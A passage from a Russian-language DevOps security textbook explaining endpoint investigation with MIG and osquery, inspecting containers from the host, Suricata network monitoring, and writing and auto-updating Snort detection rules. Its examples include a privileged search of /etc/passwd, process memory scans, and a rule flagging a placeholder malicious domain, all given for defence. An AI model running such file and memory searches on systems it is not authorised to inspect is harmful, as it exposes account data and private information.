Сборщики артефактов в GRR созданы продуманными и постоянно совершенствуются, но количество данных, получаемых ими от конечных точек, может показаться ужасающим с точки зрения приватности и безопасности данных. Не во всех организациях по душе мысль о возможности получить доступ к истории браузера работника, сделав несколько щелчков кнопкой мыши на панели администратора. Два других инструмента, о которых мы поговорим далее, MIG и osquery, обеспечивают более скромные исследовательские возможности, чем GRR, но они легковесные и не извлекают необработанные данные.

Mozilla Investigator

Mozilla Investigator (MIG) был создан через несколько лет после GRR для сканирования серверов на Linux и OS X/macOS на наличие IOC (поддержка для Windows была предусмотрена позднее). Его архитектура (рис. 9.6) состоит из фронтенда сервиса с API, базы данных и брокера сообщений для взаимодействия с агентами, рассредоточенными по конечным точкам. Обработчики можно внедрять и в инфраструктуру для передачи результатов исследований в другие инструменты, например MozDef (<http://mng.bz/a6v0>).

В отличие от GRR, MIG не извлекает артефакты из конечных точек. Вместо этого он производит анализ непосредственно на конечных точках с помощью модулей, встроенных в агенты. У такого подхода есть преимущество: количество данных, циркулирующих между агентами и размещенным сервисом, сокращается до запроса и его результатов, что значительно ускоряет исследование.

Вдобавок MIG больше заботится о приватности и безопасности данных, предотвращая получение исследователями необработанных данных от конечных точек.

Однако это ограничивает возможности инструмента: там, где GRR получал исследовательские артефакты для локального анализа, MIG только покажет исследователям, где эти сведения искать. В дальнейшем их извлекут с помощью других средств. В то же время возможность не собирать данные позволяет MIG быстро сканировать целые файловые системы на наличие IOC, тогда как GRR понадобится сначала скопировать всю файловую систему в хранилище данных.




Рис. 9.6. Архитектура MIG состоит из REST API, базы данных, планировщика и брокера сообщений. Исследователи взаимодействуют с сервисом посредством API. Агенты соединяются через брокер сообщений

Демоверсию контейнера можно получить из Docker Hub с помощью `docker pull mozilla/mig` и выполнения команды `docker run -it mozilla/mig`.

В контейнере содержится тестовая среда с размещенным сервисом и предварительно настроенным локальным агентом. При запуске контейнер откроет оболочку, в которой можно выполнять команды MIG:

```

$ docker run -it mozilla/mig
[ ok ] Restarting message broker: rabbitmq-server.
[ ok ] Restarting PostgreSQL 9.4 database server: main.
scheduler, api and agent started in tmux session
mig@933442763df9:~$
  
```

MIG позволяет пользоваться консольными инструментами для анализа конечных точек. В листинге 9.8 приведен пример исследования, в котором используется

файловый модуль для проверки всех систем (-t all) на наличие файла в каталоге /usr/bin (-path /usr/bin), который соответствует заданному хешу SHA256 (-sha2). Это исследование адресуется 808 конечным точкам, где агенты вычисляют хеш SHA256 для каждого файла в дереве /usr/bin, сравнивают его с предоставленным хешем и возвращают результаты исследователю с помощью размещенного сервиса. Исследование почти всех конечных точек завершается менее чем за 30 секунд.

Листинг 9.8. MIG-исследование /usr/bin на наличие заданного хеша SHA256

В консоли MIG выполняется исследование файлов на всех конечных точках на наличие файла в /usr/bin с заданной контрольной суммой SHA256

```
$ /usr/local/bin/mig file
-t all
-path /usr/bin
-sha2 ea414c53bb6a57d8b08c5ed7300fb388258e5bf0bcac8ec
```

В процессе исследования отображается его индикатор выполнения

```
808 agents will be targeted. Following action ID 7978299359234.
798/808 [=====] 98.76% 14/s
98.76% done in 28s
```

```
server1.myorg.example.net /usr/bin/wget
[lastmodified:2016-06-14 08:18:09 +0000 UTC,
 mode:-rwxr-xr-x,
 size:474656] in search 's1'
```

В результатах указываются имя и расположение конечной точки, а также метаданные файла, в котором найдено соответствие

```
bastion.myorg.example.net /usr/bin/wget
[lastmodified:2016-06-14 08:18:09 +0000 UTC,
 mode:-rwxr-xr-x,
 size:474656] in search 's1'
```

Несмотря на ограниченные (по сравнению с функциональностью GRR) возможности, MIG позволяет исследователям быстро проверять свою инфраструктуру, что делает его превосходным инструментом для быстрого сокращения масштаба инцидента в сфере безопасности. Мы в Mozilla пользовались им для нахождения файлов, IP-адресов или процессов, связанных с множеством различных задач, например:

- ❑ с поиском украденных входных данных, которые нужно локализовать и заменить везде;
- ❑ исследованием на наличие вредоносного кода во время волны атак-эксплойтов для недавно опубликованной уязвимости;
- ❑ определением серверов, на которых выполняется уязвимая версия данной программы;
- ❑ сканированием памяти на наличие байтовой строки, связанной с IOC.

Подробнее см. на <http://mng.bz/5I12>.

Локальное использование MIG

MIG был спроектирован как платформа для распределенных агентов, в которой можно совершать запросы из командной строки клиента `mig`. Указание параметра `-t` в командной строке позволяет исследователям искать специфические конечные точки с использованием различных критериев. Для того чтобы тестировать эту возможность локально, воспользуйтесь `-t local`, и консоль `mig` выполнит исследование таким же образом, как и агент. Например, для поиска в локальной файловой системе с помощью файлового модуля вы можете выполнить следующую команду:

```
$ sudo mig file -t local -path /etc -name passwd -content julien
```

```
/etc/passwd [lastmodified:2016-11-06 16:30:23, mode:-rw-r--r--,
size:1649] in search 's1'
```

Аналогичным образом можно искать локальный распределитель нагрузки HAProxy, содержащий строку `securing-devops.com`, в запущенном процессе с помощью модуля памяти:

```
$ sudo ./mig memory -t local -name haproxy -content "securing-devops.com"
/usr/sbin/haproxy [pid:10272] in search 's1'
/usr/sbin/haproxy [pid:10274] in search 's1'
```

Для установки консольного инструмента MIG воспользуйтесь командой `go get -u mig.ninja/mig/client/mig`.

Снижение стоимости глубокого исследования инфраструктуры позволяет командам по безопасности искать ИОС, не задействуя большие ресурсы. Если вам нужно писать оригинальные скрипты, находить решение для их распределения, а также создавать еще больше скриптов для сбора и парсинга результатов, то процесс исследования вскоре станет таким утомительным, что вы возненавидите его и будете выполнять как можно реже. Автоматизированные инструменты исследования конечных точек снижают стоимость проектирования и позволяют проводить исследования часто и быстро.

MIG и GRR помогают решать различные проблемы и позволяют командам по безопасности применять полезные функции. Последний инструмент, о котором мы поговорим, — `osquery`, который использует другой подход для исследования конечных точек.

osquery

`osquery` — это самый новый из трех инструментов, тем не менее его поддерживает, вероятно, самое активное сообщество. Инструмент создан в 2014 году в Facebook, он предназначен для сбора артефактов из систем Linux, Windows и macOS и извлечения этой информации с помощью элегантного SQL-интерфейса.

Установить `osquery` в большинстве систем не составит труда, а Ubuntu даже поставляется вместе с его пакетом `osquery`. Фоновый процесс, собирающий данные и отвечающий на запросы, можно развернуть на конечных точках и настроить на

регулярное исполнение. С помощью консольного интерфейса можно также выполнять интерактивные запросы (листинг 9.9), для того чтобы осуществлять такое же исследование, что и у MIG. Когда исследователь вводит SQL-запрос, показанный в листинге, osquery просматривает таблицу файлов в поисках файла в каталоге /usr/bin, который соответствует заданному хешу SHA256. Вывод показывает, что в /usr/bin/wget найдено соответствие контрольной сумме, поэтому возвращается имя файла вместе с некоторыми метаданными.

Листинг 9.9. Osquery-исследование каталога /usr/bin на наличие соответствий хешу SHA256

```
Запрашиваемые метаданные
$ osqueryi

osquery> SELECT path, filename, mtime, type, uid, gid, mode
...> FROM file JOIN hash USING(path)
...> WHERE path LIKE '/usr/bin/%'
...> AND sha256 = 'ea414c53bb6a57d1f34...';
```

Таблица, из которой нужно получить информацию

Поиск будет вестись по этому каталогу

path	filename	mtime	type	uid	gid	mode
/usr/bin/wget	wget	1465892289	regular	0	0	0755

Искомый хеш файла

Применение SQL для совершенствования исследований с помощью osquery помогает сделать его гибким инструментом, который можно использовать в сочетании с широким рядом критериев поиска, указанных в одном запросе. Osquery поставляется вместе с множеством сборщиков артефактов, называемых *таблицами* (<http://mng.bz/uYMD>), которые демонстрируют большой объем информации о состоянии наблюдаемых конечных точек. В этом смысле osquery подобен GRR, только с более простым интерфейсом.

В отличие от MIG и GRR osquery был создан в первую очередь для локальных исследований и не способен делать удаленные запросы. Его конфигурационный API дает возможность выполнять запросы удаленно, но их результаты должны быть переданы исследователям по отдельному каналу, например по конвейеру журналирования. Некоторые сторонние проекты, в частности Windmill (<http://mng.bz/Ydgq>) и Doogmap (<http://mng.bz/g0Hj>), созданы на основе osquery, для того чтобы ими удобно было управлять и эффективно использовать функциональность для удаленной настройки.

9.3.2. Сравнение инструментов для исследования безопасности конечных точек

Инструменты GRR, MIG и osquery каждый по-своему пытаются решать одну и ту же проблему — отлавливание IOC в масштабах организации. И вам решать, какой из них лучше всего подойдет для вашей среды.

К примеру, если важно быстрое взаимодействие с конечными точками, то самым скоростным инструментом из рассмотренных является MIG. Если требуется глубокий анализ памяти конечных точек, то поможет GRR. Если же нужен промежуточ-

ный инструмент, который хорошо интегрируется с конвейером журналирования и имеет приятный SQL-интерфейс, то попробуйте *osquery*. В табл. 9.1 составлена сводка возможностей этих инструментов, которая поможет вам принять решение.

Таблица 9.1. Сравнение преимуществ и недостатков GRR, MIG и *osquery*

Инструмент	Сбор артефактов	Анализ памяти	Удаленный запрос	Извлечение данных	Простота использования	Простота развертывания
GRR	+	+	+	+	3	3
MIG	–	+	+	–	2	1
osquery	+	–	–	–	1	2

Важно заметить: чтобы все три решения можно было развернуть и использовать, потребуются время и усилия по проектированию. Это не такой тип системы, который вы единожды разворачиваете, а затем оставляете в покое на несколько лет. Инструменты могут оказаться полезными настолько, насколько вы захотите изо дня в день выделять время на их использование и совершенствование. Я не рекомендую пытаться разворачивать решение для исследования безопасности конечных точек, если вы не готовы посвящать треть времени, отводимого на проектирование, их применению и совершенствованию. Не имеет значения, какой инструмент вы выберете: и коммерческие инструменты потребуют времени на настройку и эксплуатацию, что будет полезно для безопасности.

9.3.3. Безопасность конечных точек и контейнеры

Большинство решений для исследования безопасности конечных точек предназначены для систем, существующих длительное время, таких как пул серверов, сменяющихся каждые три года, или ноутбуки и рабочие станции, переданные работникам. В мире контейнеров системы намного менее постоянны, что может поставить под сомнение пользу, которую приносят в стратегию безопасности инструменты для исследования безопасности конечных точек.

Во-первых, контейнеры задумывались как компактные единицы. В части I книги *invoice* и *deployer* были помещены в контейнеры, что означало, что они наделены лишь допустимым минимумом пакетов и предназначены для выполнения процесса только одного приложения. Места для агента безопасности в этом типе контейнера уже не будет.

Во-вторых, контейнеры приложений не предназначены для модификации. Они собираются единожды в конвейере непрерывной интеграции, настраиваются с привязкой к переменным окружения во время сборки и работают в том, что называют *неизменяемой средой*, где системы настраиваются единожды и больше не изменяются. Добавление агента в контейнер во время создания его экземпляра нарушит эту неизменяемость.

Так где же все-таки в мире контейнеров есть место для инструментов исследования безопасности? Это зависит от вашей инфраструктуры. Если у вас есть лишь

контейнеры приложений, развернутые в управляемой среде, такой как Elastic Beanstalk, то места для исследования безопасности конечных точек там уже не будет. Вполне вероятно, что в вашей инфраструктуре имеются традиционные конечные точки, которые существуют продолжительное время, такие как хосты-бастионы или серверы журналов. На таких системах исследовательские возможности систем исследования конечных точек помогут вам защитить инфраструктуру.

Если основная инфраструктура, на которой создаются экземпляры контейнеров, пользуется платформами для управления кластерами, такими как OpenStack, Kubernetes или Docker Swarm, то можно будет развернуть агенты безопасности на этих основных узлах и исследовать и узлы, и контейнеры. Это осуществимо благодаря тому, что основные узлы относятся к контейнерам как к обычным процессам или каталогам, в отличие от виртуальных машин, намного более изолированных, чем их узлы. Например, в листинге 9.10 процессы и файловая система контейнера `invoicer` показаны так, как их видит хост-основание.

Листинг 9.10. Исследование контейнера `invoicer` из узла, на котором он расположен

```
$ ps faux
root      1271 /usr/bin/dockerd -H fd://
root      1427 \ containerd -l unix:///var/run/docker/libcon...
root      17825 \ containerd-shim 2185fd42f713c31...
10001     17843 \ /bin/sh -c /app/invoicer /bin/bash
10001     17862 \ /app/invoicer
```

← Процессы контейнера наследуются от базового процесса `dockerd`


```
$ tree /var/lib/docker/aufs/mnt/35d70a39c../app
├── invoicer
├── invoicer.db
├── statics
├── invoicer-cli.js
├── jquery-1.12.4.min.js
└── style.css
```

← Файловую систему запущенного контейнера можно просматривать из узла

Некоторые инструменты для исследования безопасности конечных точек имеют представления о контейнерах. MIG, например, применяет идентификатор пространства имен Linux при поиске сетевой информации посредством его модуля `netstat`. В листинге 9.11 консоль MIG используется для поиска текущего узла (с помощью `-t -local`) для прослушивания процессов на порте 8080. Команда возвращает сетевой идентификатор пространства имен 4026531969 для контейнера `invoicer`.

Листинг 9.11. Извлечение IP-адреса контейнера и идентификатора пространства имен с помощью `netstat` в MIG

```
$ sudo mig netstat -t local -lp 8080 -namespaces

found listening port 8080 for netstat listeningport:'8080'
namespace:[net:[4026532296]]
```

Поиск идентификаторов пространства имен для Linux

Преобразование идентификатора пространства имен в имя и идентификатор PID для процесса потребует для начала рассмотрения процессов узла. Пространство имен для процесса указано в `/proc/$pid/task/$pid/ns/net`. Если вы знаете идентификатор, согласно которому будете выполнять поиск, то простой поиск в пределах `/proc` обеспечит вас необходимым процессом:

```
$ for pid in $(ls /proc); do \
    match="$(readlink /proc/$pid/task/$pid/ns/net | grep 4026532296)" \
    [ ! -z "$match" ] && ps -fp $pid; \
done
```

```
UID      PID   PPID  C  STIME TTY          TIME CMD
10001    17862 17843  0  11:57 pts/9        00:00:00 /app/invoicer
```

На странице руководства по пространству имен в Linux, которое можно получить посредством `man namespaces` в любой из систем, приводится основательное ознакомление с концепцией, лежащей в основе этого механизма безопасности.

Аналогично в листинге 9.12 показано, как сканировать файловые системы контейнеров (их можно получить из `/var/lib/docker/aufs` с помощью Docker) и исследовать память контейнеризированных процессов непосредственно из узла.

Листинг 9.12. Сканирование памяти и файловой системы контейнера прямо из узла

```
$ sudo mig memory -t local
-name "invoicer" -content "Request an invoice"
[invoicer] [pid:17862] in search 's1'
```

МIG-сканирование памяти на наличие локального процесса `invoicer`, содержащего заданную строку

```
$ sudo mig file -t local -path /var/lib/docker/aufs
-name jquery-1.12.4.min.js
/var/lib/docker/aufs/mnt/35d70a3.../app/statics/jquery-1.12.4.min.js
[lastmodified:2016-10-30 21:56:36 +0000 UTC,
mode:-rw-rw-r--, size:97163]
in search 's1'
```

Файловое сканирование MIG в пределах хранилища `docker`-контейнера на наличие `jQuery`-файла

Osquery и GRR способны осуществлять подобные исследования, если развернуть их на узле, выполняющем контейнеры. Основная идея здесь такова: существует возможность обойти проблему с выпадением содержания контейнеров из исследования с помощью запуска последнего из хоста-основания, а не из самого контейнера.

Даже самые продуманные инструменты для изучения безопасности конечных точек охватывают лишь небольшую область всемирной стратегии обнаружения вторжений. Далее мы обсудим следующий уровень обнаружения — сетевой.

9.4. Исследование сетевого трафика с помощью Suricata

Если бы эта книга была написана десятилетием раньше, то большая часть главы об обнаружении вторжений была бы посвящена мониторингу безопасности сети (network security monitoring, NSM) и системам обнаружения вторжений (IDS). Со времен волны доткомов в конце 1990-х и до демократизации IaaS команды по безопасности тратили свои силы и бюджет на совершенствование инфраструктуры мониторинга сетевой безопасности. В то время это был самый эффективный способ выявления вредоносной активности. В некотором роде он все еще эффективен, но две недавние разработки изменили этот подход.

- ❑ Поставщики IaaS, такие как AWS, защищают свои сети и предоставляют явный доступ только их клиентам. В традиционном центре обработки данных вы запросто можете проанализировать весь трафик, который проходит через основной маршрутизатор. У AWS, GCE, Azure и других поставщиков IaaS это неосуществимо, так как доступ к физическому оборудованию является привилегией поставщика (при передаче вам этого доступа может возникнуть угроза для трафика других клиентов).
- ❑ Доля сетевого трафика, использующего TLS (Transport Security Layer), стремительно растет, ограничивая для инструментов мониторинга сетевой безопасности возможность исследовать содержание соединений. Теперь, когда TLS-сертификаты распространяются бесплатно и легко, авторы вредоносного кода не стесняются пользоваться ими для защиты конфиденциальности своих вредоносных соединений.

В среде IaaS мониторинг сетевой безопасности более труден, его возможности ограничены, но он все еще может принести пользу. AWS (<http://mng.bz/gevp>), GCE (<http://mng.bz/0INw>) и Azure (<http://mng.bz/hH35>) позволяют администраторам перенаправлять исходящий трафик по специальному механизму NAT (Network Address Translation — преобразование сетевых адресов). Мы можем использовать эту функцию для исследования трафика, выходящего из инфраструктуры.

Чтобы понять, как это работает в AWS, нужно сначала поговорить о перенаправлении трафика. В инфраструктуре `invoicer`, созданной вами в части I, входящий и исходящий трафик в приложении `invoicer` проходит через распределитель нагрузки (рис. 9.7). Этот путь полностью обслуживается AWS, а вы не можете взглянуть на трафик до того, как он поступит в приложение.

Однако путь исходящего трафика вы контролировать можете. Этот путь используется, когда программа, расположенная в инфраструктуре, устанавливает соединение с Интернетом. На рис. 9.7 это продемонстрировано в виде вируса, который связывается с атакующим и направлен в IDS. Анализ исходящего трафика не защитит инфраструктуру от внедрения вредоносного кода, но поможет обнаружить бэкдоры, которые пытаются принять инструменты из Интернета или установить C2-каналы для получения команд от атакующих.




Рис. 9.7. В AWS систему обнаружения вторжений (IDS) можно расположить на пути исходящего трафика для обнаружения вредоносного кода, устанавливающего исходящие соединения

Системы мониторинга сетевой безопасности (network security monitoring, NSM), такие как Snort, Suricata или Bro (<https://www.snort.org/>, <https://suricata-ids.org/> и <https://www.bro.org/>), часто используют для наблюдения за сетевым трафиком и выявления вредоносной активности. Обычно они работают в одном из следующих режимов.

- ❑ *Режим обнаружения*, в котором анализируется копия трафика и генерируются уведомления. Это то, что обычно подразумевают под термином «система IDS» (система обнаружения вторжения).
- ❑ *Режим защиты*, в котором системы NSM размещаются в самом трафике и блокируют подозрительные соединения. Его обычно называют *системой предупреждения вторжений* (Intrusion Prevention System, IPS).

Bro — особенный вариант, предназначенный для обеспечения мощными возможностями сетевого анализа, но он не сосредоточен на обнаружении вторжений на основе подписей в такой же степени, как Snort и Suricata.

В начале главы я уже упоминал формат подписей Snort, которым могут пользоваться как Snort, так и Suricata. Различные поставщики услуг в сфере безопасности торгуют своими наборами правил (Proofpoint Emerging Threats (<http://mng.bz/bOZX>), Snort Talos и др.), на которые вы можете подписаться для того, чтобы воспользоваться ими в своей системе IDS. Вы также можете ознакомиться с набором правил Snort Talos, разработанных сообществом (<https://www.snort.org/talos>).

В оставшейся части этого раздела мы обсудим, как установить Suricata для исследования исходящего трафика на экземпляре AWS NAT. Сама установка на AWS будет опущена, так как в Amazon множество документации на этот случай, а сосредоточимся мы на настройке IDS для анализа трафика с помощью ежедневно обновляемых правил Snort, разработанных сообществом, и для отправки уведомлений в конвейер журналирования, где, в свою очередь, они могут быть перенаправлены администраторам.

9.4.1. Установка Suricata

Suricata присутствует в большинстве дистрибутивов, и его можно установить на Debian и Ubuntu с помощью `apt install suricata`. Фоновый процесс не запускается автоматически после установки, поэтому в первую очередь нужно будет внести изменение `RUN=yes` в файл `/etc/default/suricata`. В том же файле вы укажете для `LISTENMODE` значение `pcap`, для того чтобы был запущен режим IDS, а не IPS. Если нужно, смените интерфейс прослушивания `IFACE` на тот, который будет соответствовать интерфейсу в вашей системе, а затем запустите сервис (листинг 9.13).

Листинг 9.13. Инициализация Suricata после установки

```
$ grep -Ev "^$|#" /etc/default/suricata
RUN=yes
SURCONF=/etc/suricata/suricata-debian.yaml
LISTENMODE=pcap
IFACE=eth1
NFQUEUE=0
TCMALLOC="YES"
PIDFILE=/var/run/suricata.pid
```

Стандартное расположение Suricata на Debian

```
$ sudo service suricata restart
```

Перезапускает сервис IDS

Конфигурация для Suricata находится в файле `/etc/suricata/suricata-debian.yaml`. Этот файл в формате YAML, состоящий более чем из 500 строк, сложен, но в большинстве случаев вам не понадобится его трогать, так как в нем уже указаны подходящие стандартные значения.

9.4.2. Наблюдение за сетью

Собственно говоря, эта стандартная конфигурация уже выводит полезную информацию. Если вы заглянете в `/var/log/suricata`, то увидите различные файлы журналов с информацией о сетевой активности. В листинге 9.14 показана запись из файла `eve.log`, которая указывает на то, что DNS-запрос к `news.ycombinator.com` был обнаружен системой IDS.

Листинг 9.14. Событие EVE-журнала, указывающее на то, что Suricata обнаружил DNS-запрос к Hacker News

```
{
  "timestamp": "2017-03-12T16:20:08.822861-0400",
  "flow_id": 94470260492848,
  "in_iface": "enp0s25",
  "event_type": "dns",
  "src_ip": "172.21.0.2",
  "src_port": 29393,
  "dest_ip": "172.21.0.1",
  "dest_port": 53,
  "proto": "UDP",
}
```

Сетевой интерфейс, на котором было обнаружено событие

Категория события, здесь — DNS

IP-адреса и порты источника и места назначения

```
"dns": {  
  "type": "query",  
  "id": 21532,  
  "rrname": "news.ycombinator.com",  
  "rrtype": "A",  
  "tx_id": 0  
}
```

В подробностях о событии говорится о DNS-запросе к news.ycombinator.com

Расширяемый формат событий Suricata

EVE — это формат журналирования, основанный на JSON, который используется Suricata в процессе журналирования деталей событий для широкого ряда протоколов. Формат JSON позволяет упростить их обработку и передачу в конвейер журналирования в документной базе данных, такой как Elasticsearch, где, в свою очередь, можно создать панель наблюдения.

EVE-журналы чрезвычайно детализированы, и Suricata позволяет увеличивать и сокращать количество журналируемой информации с помощью его конфигурации. Подробнее об EVE вы можете прочитать на <http://mng.bz/MQ37>.

EVE-журналы не указывают на какую-либо подозрительную активность, а просто преобразуют улавливаемый сетевой трафик в записи журнала. Они пригодятся при попытках понять, что конкретно передается по вашей сети.

EVE — только один из форматов вывода, поддерживаемых Suricata. В разделе `outputs` в конфигурации вы можете задействовать выделенный вывод для различных протоколов, таких как TLS, DNS, HTTP, или даже необработанных пакетов, записанных в файлы PCAP для анализа в инструментах наподобие Wireshark. В листинге 9.15 показана конфигурация для HTTP-вывода, в которой запросы фиксируются в `/var/log/suricata/http.log`.

Листинг 9.15. Задействование журналирования HTTP-вывода в конфигурации Suricata

```
outputs:  
- http-log:  
  enabled: yes  
  filename: http.log  
  append: yes
```

Теперь Suricata будет фиксировать события журнала для каждого HTTP-запроса, который проходит через данный обработчик. Эта функция демонстрирует преимущества и ограничения механизма мониторинга сетевой безопасности. С одной стороны, он позволяет исследователям просматривать трафик, не вторгаясь в него, так как мы всего лишь улавливаем, а не перенаправляем какой-либо запрос. С другой — он работает только на незашифрованных каналах взаимодействия, а все данные, защищенные протоколом HTTPS, проанализированы не будут.

Даже если мы не можем точно полагать, что содержание сетевого взаимодействия всегда будет проанализировано, мы все равно сможем пользоваться большим количеством метаданных, передаваемых в незашифрованном виде по Интернету. DNS-запросы, например, несут уйму информации. В листинге 9.16 обратите внимание на раздел `dns` в записи EVE-журнала о запросе.

Листинг 9.16. Раздел DNS в EVE-журнале, в котором зафиксированы dns-запросы

```
"dns": {
  "type": "query",
  "id": 55840,
  "rrname": "shady-malware-site.com",
  "rrtype": "A"
}
```

Здесь показано, как запрос к домену `shady-malware-site.com` прошел через систему IDS. Если ваша организация не занимается продажей вредоносного кода, то это, вероятнее всего, недопустимый трафик и он должен спровоцировать отправку уведомления для дальнейшего расследования, для чего мы продвинемся далее по нашему пути — к написанию правил.

9.4.3. Написание правил

В подразделе 9.1.1 мы говорили о формате правил Snort, поддерживаемых также Suricata. Каждое правило разбито на четыре раздела: действие, протокол, метаданные о правиле и фильтр полезной нагрузки. Каждый из протоколов поддерживает широкий ряд ключевых слов, помогающих при написании правил. DNS, например, поддерживает ключевое слово `content`, которое поможет находить заданную строку в запросе или ответе. Вы можете использовать это в написании правила для выявления подозрительного домена `shady` (листинг 9.17).

Листинг 9.17. Правило Snort для отправки уведомления о DNS-запросах к `shady-malware-site.com`

```
alert
  dns any any -> any any (
    msg:"Shady domain detected";
    sid:1664;
  )
  dns_query;
  content:"shady-malware-site.com";
  nocase;
```

Сообщение, передаваемое в уведомлении

Произвольный идентификатор для правила

Ищет только DNS-запросы

Строка, которую нужно найти в запросе

Не учитывает регистр

Правило можно поместить в его собственный файл в `/etc/suricata/rules`, например в файл `suspicious_domains.rules` (заметьте, Suricata ожидает, что правило будет записано в одну строку, а не как в листинге 9.17). Затем вы сможете задействовать это правило, добавив его в раздел `rule-files` в конфигурации. После перезапуска процесса уведомления будут фиксироваться в EVE-журнале (листинг 9.18).

Листинг 9.18. Запись в EVE-журнале об уведомлении о подозрительном домене

```
{
  "timestamp": "2017-03-12T17:54:40.506984",
  "event_type": "alert",
  "src_ip": "2.3.4.5",
  "src_port": 48503,
  "dest_ip": "192.55.83.30",
  "dest_port": 53,
  "proto": "UDP",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1664,
    "rev": 0,
    "signature": "Shady domain detected",
    "category": "",
    "severity": 3
  }
}
```

Числовой идентификатор,
назначенный правилу

Сообщение уведомления,
назначенное правилу

Так как Suricata способен отправлять EVE-журналы в системный журнал, то его интеграция в конвейер журналирования не покажется сложной. Справившись с ней, вы сможете писать оригинальные анализаторы для Hindsight, которые будут фиксировать эти события и предпринимать соответствующие действия.

9.4.4. Использование predefined наборов правил

Множество инженеров распространяют IOC с помощью правил Snort. Вы можете извлечь из них пользу в Suricata, если будете регулярно скачивать последнюю версию правил, разработанных сообществом, и автоматически перезапускать систему IDS.

Существуют два наиболее часто используемых набора правил: Talos от Snort и EmergingThreats от Proofpoint. Оба имеют Pro-версии, доступные для покупки, и бесплатную версию для ознакомления.

В листинге 9.19 bash-скрипт демонстрирует, как можно автоматизировать ежедневное скачивание бесплатных правил Snort. Скрипт сначала скачивает последнюю версию правил из snort.org, а затем извлекает архив в файл `snort.rules`, расположенный в каталоге правил Suricata. Потом все закомментированные правила преобразуются в код, каталоги для загрузки очищаются и Suricata перезапускается.

Теперь нужно лишь добавить `snort.rules` в список `rule-files` в конфигурации Suricata — и вуаля! Во время написания книги в списке Snort содержится более 3500 правил, это хорошая точка отсчета, но для усиления своих настроек вам нужно искать дополнительные правила.

Скачивать правила можно из разных мест, поэтому стоит перечислить некоторые URL, которые могут пригодиться. В документации Snort и Suricata содержатся ссылки, которые помогут найти наилучшие наборы правил. Другим замечательным инструментом является Oinkmaster (<http://mng.bz/U7Xl>) — инструмент, дополняющий

Snort и Suricata и предназначенный для регулярного скачивания наборов правил. Его стандартная конфигурация поставляется вместе с источниками правил для начинающих.

Листинг 9.19. Планировщик скачивания и активизации бесплатных правил Snort

```
#!/usr/bin/env bash
cd /tmp
curl -s -L https://www.snort.org/rules/community | tar -xzv
mv /tmp/community-rules/community.rules \
  /etc/suricata/rules/snort.rules
sed -si 's/# alert/alert/g' /etc/suricata/rules/snort.rules
rm -rf "/tmp/community-rules" "/tmp/snort-community.tar.gz"
service suricata restart
```

Скачивает последние версии правил из snort.org

Устанавливает правила в каталог правил в Suricata

Перезапускает систему IDS

На этом завершим обзор механизма мониторинга сетевой безопасности. Вернемся к мониторингу вторжений в систему, но на этот раз будем использовать журналы аудита системных вызовов на Linux.

9.5. Обнаружение вторжений в журналах аудита системных вызовов

В главе 7 мы говорили об аудите системных вызовов как о способе сбора подробной информации о системной активности. В этом разделе я покажу, как использовать ее для обнаружения вторжений. В отличие от исследования безопасности конечных точек и мониторинга сетевой безопасности, для выявления вторжений в журналах аудита не используются ИОС. Журналы аудита не подскажут вам, расценивается ли хеш исполняемого файла как вредоносный или связан ли с бот-сетью IP-адрес, соединяющийся с системой. Однако они могут сообщить об активности этих двух элементов, поэтому вы сможете с их помощью обнаруживать вторжения в конвейере журналирования.

ВНИМАНИЕ

Я должен предупредить о том, что аудит системных вызовов сложно реализовать в больших масштабах. Системные вызовы приложения выполняют каждый раз, когда им нужно обратиться к ядру, что может происходить 1000 раз в секунду в загруженных системах (если указать `strace` перед командой, то будут отображены сделанные ею системные вызовы). Системам свойственно выполнять множество задач, которые производят системные вызовы, и проще простого перегрузить ими конвейер журналирования. К счастью, фреймворк аудита в Linux поддерживает более детализированные правила для того, чтобы вы имели возможность выбирать, какие события нужно журналировать, и мы обсудим, как это можно использовать.

9.5.1. Уязвимость выполнения

Однажды я спорил с коллегой о соотношении стоимости и пользы аудита системных вызовов, утверждая, что безопасность конечных точек — это более легкий подход к разворачиванию стратегии обнаружения вторжений. Коллега сделала выразительное умозаключение: *«Вы никогда не задумаетесь о том, хотите ли узнать, в какой момент у атакующего получилось выполнить произвольную команду на вашем сервере Apache».*

